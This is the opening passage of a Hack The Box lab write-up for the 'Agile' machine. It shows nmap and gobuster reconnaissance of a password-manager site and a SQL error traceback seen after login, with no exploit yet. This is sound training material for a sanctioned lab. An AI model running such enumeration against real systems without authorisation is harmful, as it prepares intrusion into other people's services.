HTB - Agile

Difficulty: Medium

By: str0nk

Date: 3/8/23

IP Address: 10.129.31.230

NMAP


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f4bcee21d71f1aa26572212d5ba6f700 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCeVL2Hl8/LXWurlu46JyqOyvUHtAwTrz1EYdY5dXVi9BfpPwsPTf+zzflV+CGdflQRNFK
PDS8RJuiXQa40xs9o=
|   256 65c1480d88cbb975a02ca5e6377e5106 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEcaZPDjlx21ppN0y2dNT1Jb8aPZwfvugIeN6wdUH1cK
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://superpass.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Tries to redirect to 'superpass.htb'
- Added to /etc/hosts

Gobuster


```
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://superpass.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2023/03/07 21:14:43 Starting gobuster in directory enumeration mode
===============================================================
http://superpass.htb/download             (Status: 200) [Size: 3082]
http://superpass.htb/static               (Status: 403) [Size: 162]
http://superpass.htb/vault                (Status: 200) [Size: 3082]
Progress: 43006 / 43010 (99.99%)
===============================================================
2023/03/07 21:19:43 Finished
===============================================================
```

Port 80 Webpage




- Appears to be a 'Password Manager' web page.

Login Page



- Simple login page (with a register button!)




OperationalError

```
sqlalchemy.exc.OperationalError: (pymysql.err.OperationalError) (2013, 'Lost connection to MySQL server during query')
[SQL: SELECT users.id AS users_id, users.username AS users_username, users.hashed_password AS users_hashed_password
FROM users
WHERE users.username = %(username_1)s
 LIMIT %(param_1)s]
[parameters: {'username_1': 'str0nk', 'param_1': 1}]
(Background on this error at: https://sqlalche.me/e/14/e3q8)
```


Traceback (most recent call last)

```
File "/app/venv/lib/python3.10/site-packages/sqlalchemy/engine/base.py", line 1900, in _execute_context
  self.dialect.do_execute(
File "/app/venv/lib/python3.10/site-packages/sqlalchemy/engine/default.py", line 736, in do_execute
  cursor.execute(statement, parameters)
File "/app/venv/lib/python3.10/site-packages/pymysql/cursors.py", line 148, in execute
  result = self._query(query)
File "/app/venv/lib/python3.10/site-packages/pymysql/cursors.py", line 310, in _query
  conn.query(q)
File "/app/venv/lib/python3.10/site-packages/pymysql/connections.py", line 548, in query
  self._affected_rows = self._read_query_result(unbuffered=unbuffered)
File "/app/venv/lib/python3.10/site-packages/pymysql/connections.py", line 775, in _read_query_result
  result.read()
```

- After registering and trying to login I got a weird SQL error

